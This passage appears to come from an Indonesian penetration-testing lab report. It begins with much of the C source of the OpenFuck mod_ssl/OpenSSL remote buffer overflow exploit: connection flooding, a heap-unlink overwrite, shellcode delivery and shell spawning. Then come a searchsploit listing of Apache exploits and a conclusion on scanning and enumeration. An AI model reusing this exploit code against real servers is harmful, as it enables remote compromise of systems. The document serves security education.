        printf("cipher: 0x%x   ciphers: 0x%x\n", cipher, ciphers);
}

void get_server_error(ssl_conn* ssl)
{
        unsigned char buf[BUFSIZE];
        int len;

        if ((len = read_ssl_packet(ssl, buf, sizeof(buf))) > 0) {
                printf("get server finished: Expected SSL2 MT
ERROR, got %x\n", (int)buf[0]);
                exit(1);
        }
```

```
}

void usage(char* argv0)
{
	int i;

	printf(": Usage: %s target box [port] [-c N]\n\n", argv0);
	printf("  target - supported box eg: 0x00\n");
	printf("  box - hostname or IP address\n");
	printf("  port - port for ssl connection\n");
	printf("  -c open N connections. (use range 40-50 if u dont
know)\n");
	printf("  \n\n");
	printf("  Supported OffSet:\n");

	for (i=0; i<=MAX_ARCH; i++) {
		printf("\t0x%02x - %s\n", i, architectures[i].desc);
	}
	printf("\nFuck to all guys who like use lamah ddos\n");

	exit(1);
}

/* run, code, run */
int main(int argc, char* argv[])
{
	char* host;
	int port = 443;
	int i;
	int arch;
	int N = 0;
	ssl_conn* ssl1;
	ssl_conn* ssl2;
```

```
        printf("\n");
        printf("*********************************************
*****************************\n");
        printf("*          OpenFuck v 2.5.0.2      ripped from openssl-
too-open         *\n");
        printf("*********************************************
*****************************\n");
        printf("                * If U know more offset please contact us
*\n");
      printf("                *                              *\n");
        printf("*********************************************
*****************************\n");
      printf("*       offset by SPABAM   added LSD shellcode
*\n");
      printf("*                                        #highsecure         *\n");
        printf("* TNX special 2 #uname and #hackarena #SilverLords
#isotk #BloodBR         *\n");
        printf("* #ION #delirium #nitr0x #coder #root #endiabrad0s
#NHC #TechTeam          *\n");
        printf("* #pinchadoresweb HiTechHate DigitalWrapperz P()W
GAT ButtP!rateZ         *\n");
        printf("*********************************************
*****************************\n");
        printf("\n");

        if ((argc < 3) || (argc > 6))
                usage(argv[0]);

        /* pff... use getopt next time, fool */

        sscanf(argv[1], "0x%x", &arch);
        if ((arch < 0) || (arch > MAX_ARCH))
                usage(argv[0]);
```

```
        host = argv[2];

        if (argc == 4)
                port = atoi(argv[3]);
        else if (argc == 5) {
                if (strcmp(argv[3], "-c"))
                        usage(argv[0]);
                N = atoi(argv[4]);
        }
        else if (argc == 6) {
                port = atoi(argv[3]);
                if (strcmp(argv[4], "-c"))
                        usage(argv[0]);
                N = atoi(argv[5]);
        }

        srand(0x31337);

        /* Open N connections before sending the shellcode. Hopefully
this will
          use up all available apache children and the shellcode will be
handled
          by a freshly spawned one */

        for (i=0; i<N; i++) {
                printf("\rConnection... %d of %d", i+1, N);
                fflush(stdout);
                connect_host(host, port);
                usleep(100000);
        }

        if (N) printf("\n");
```

```
        /* Establish the first connection. Overwrite session id length,
and read
           the session contents in the SERVER FINISHED packet. We
need the cipher
           and ciphers variables from the session structure to make the
shellcode
           work */

        printf("Establishing SSL connection\n");
        ssl1 = ssl_connect_host(host, port);
        ssl2 = ssl_connect_host(host, port);

        send_client_hello(ssl1);
        get_server_hello(ssl1);
        send_client_master_key(ssl1, overwrite_session_id_length,
sizeof(overwrite_session_id_length)-1);
        generate_session_keys(ssl1);
        get_server_verify(ssl1);
        send_client_finished(ssl1);
        get_server_finished(ssl1);

        /* The second connection uses the ciphers variable to get the
shellcode
           address and sends the shellcode to server */

        printf("Ready to send shellcode\n");

        port = get_local_port(ssl2->sock);
        overwrite_next_chunk[FINDSCKPORTOFS] = (char) (port &
0xff);
        overwrite_next_chunk[FINDSCKPORTOFS+1] = (char) ((port
>> 8) & 0xff);
```

```
        /* We must overwrite s->session->cipher with its original value
*/
        *(int*)&overwrite_next_chunk[156] = cipher;

        /* The fd and bk pointers of the fake malloc chunk */
        *(int*)&overwrite_next_chunk[192] =
architectures[arch].func_addr - 12;
        *(int*)&overwrite_next_chunk[196] = ciphers + 16;/*
shellcode address */

        send_client_hello(ssl2);
        get_server_hello(ssl2);

        send_client_master_key(ssl2, overwrite_next_chunk,
sizeof(overwrite_next_chunk)-1);
        generate_session_keys(ssl2);
        get_server_verify(ssl2);

        /* overwrite the connection id with random bytes, causing the
server to abort the connection */
        for (i = 0; i < ssl2->conn_id_length; i++) {
                ssl2->conn_id[i] = (unsigned char) (rand() >> 24);
        }
        send_client_finished(ssl2);
        get_server_error(ssl2);

        printf("Spawning shell...\n");

        sleep(1);

        sh(ssl2->sock);

        close(ssl2->sock);
        close(ssl1->sock);
```

```
        return 0;
}

/* It isn't 0day */
```

Analisa

- Berapa banyak eksploitasi yang tersedia?

  131 varian eksploitasi

- Apa tipe eksploitasi yang ditemukan?

  Remote Buffer Overflow, Remote Code Execution (RCE), Privilege Escalation, Heap Exploitation / Unlink Attack, Denial of Service (DoS)

3 Menampilkan detail eksploitasi

Pilih salah satu eksploitasi dan tampilkan detailnya: searchsploit —x exploits/unix/remote/XXXX.py

```
---------------------------------------------------------------------------------------------
---------------------------------------------- ---------------------------------
 Exploit Title
|  Path
---------------------------------------------------------------------------------------------
---------------------------------------------- ---------------------------------
[01;31m[KApache[m[K + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote
Code Execution                                                |
php/remote/29290.c
[01;31m[KApache[m[K + PHP < 5.3.12 / < 5.4.2 - Remote Code
Execution + Scanner                                           |
php/remote/29316.py
[01;31m[KApache[m[K < 2.0.64 / < 2.2.21 mod_setenvif - Integer
Overflow                                                      |
linux/dos/41769.txt
[01;31m[KApache[m[K < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak
| linux/webapps/42745.py
```

```
[01;31m[KApache[m[K CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service
| multiple/dos/26710.txt
[01;31m[KApache[m[K mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c'
Remote Buffer Overflow                                    |
unix/remote/21671.c
[01;31m[KApache[m[K mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c'
Remote Buffer Overflow (1)                                |
unix/remote/764.c
[01;31m[KApache[m[K mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c'
Remote Buffer Overflow (2)                                |
unix/remote/47080.c
[01;31m[KApache[m[K OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File
Directory Traversal                                       |
linux/webapps/39642.txt
[01;31m[KApache[m[K Struts 2 < 2.3.1 - Multiple Vulnerabilities
| multiple/webapps/18329.txt
[01;31m[KApache[m[K Struts 2.0.1 < 2.3.33 / 2.5 < 2.5.10 - Arbitrary
Code Execution                                            |
multiple/remote/44556.py
[01;31m[KApache[m[K Struts < 1.3.10 / < 2.3.16.2 - ClassLoader
Manipulation Remote Code Execution (Metasploit)
| multiple/remote/41690.rb
[01;31m[KApache[m[K Struts2 2.0.0 < 2.3.15 - Prefixed Parameters
OGNL Injection                                            |
multiple/webapps/44583.txt
[01;31m[KApache[m[K Tomcat < 5.5.17 - Remote Directory Listing
| multiple/remote/2061.txt
[01;31m[KApache[m[K Tomcat < 6.0.18 - 'utf8' Directory Traversal
| unix/remote/14489.c
[01;31m[KApache[m[K Tomcat < 6.0.18 - 'utf8' Directory Traversal
(PoC)                                                     |
multiple/remote/6229.txt
```

```
[01;31m[KApache[m[K Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / <
7.0.8 - JSP Upload Bypass / Remote Code Execution (1)
| windows/webapps/42953.txt
[01;31m[KApache[m[K Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / <
7.0.8 - JSP Upload Bypass / Remote Code Execution (2)
| jsp/webapps/42966.py
[01;31m[KApache[m[K Xerces-C XML Parser < 3.1.2 - Denial of
Service (PoC)                                          |
linux/dos/36906.txt
Webfroot Shoutbox < 2.32 ([01;31m[KApache[m[K) - Local File
Inclusion / Remote Code Execution                      |
linux/remote/34.pl
---------------------------------------------------------------------------
---------------------------------------------- ------------------------------
Shellcodes: No Results
```

Analisa

- Bagaimana mekanisme eksploitasi yang digunakan?
  Remote Code Execution (RCE)
- Apakah eksploit membutuhkan autentikasi?

E. KESIMPULAN

Scanning dan Enumeration adalah dua tahap awal yang sangat penting dalam penetration testing yang digunakan untuk mengidentifikasi potensi celah keamanan pada sistem target. Proses pertama, yaitu scanning, bertujuan untuk memetakan jaringan. Pada tahap ini, para penguji keamanan mengidentifikasi host-host yang aktif, port-port terbuka, serta layanan-layanan yang berjalan pada masing-masing host. Dengan menggunakan alat seperti Nmap dan Masscan, penguji dapat memperoleh gambaran umum tentang struktur jaringan dan potensi titik masuk yang terbuka.

Setelah scanning selesai, tahap selanjutnya adalah Enumeration. Pada tahap ini, informasi yang dikumpulkan dari scanning digunakan untuk menggali lebih dalam mengenai layanan-layanan yang ditemukan. Enumeration mengumpulkan data lebih rinci, seperti daftar user aktif, folder atau file yang dapat diakses, serta konfigurasi

sistem yang mungkin memiliki kelemahan. Alat seperti Enum4Linux, Netcat, dan SNMPWalk digunakan untuk melakukan pengumpulan informasi lebih lanjut, yang memungkinkan penguji untuk menganalisis dan mengeksploitasi celah yang ada.

Kedua langkah ini sangat saling melengkapi. Scanning memberikan gambaran umum mengenai permukaan serangan, sementara Enumeration memberikan informasi lebih mendalam yang diperlukan untuk mencari celah yang dapat dieksploitasi. Keduanya sangat penting dalam memastikan bahwa seluruh potensi kelemahan sistem dapat teridentifikasi dan diamankan dengan baik.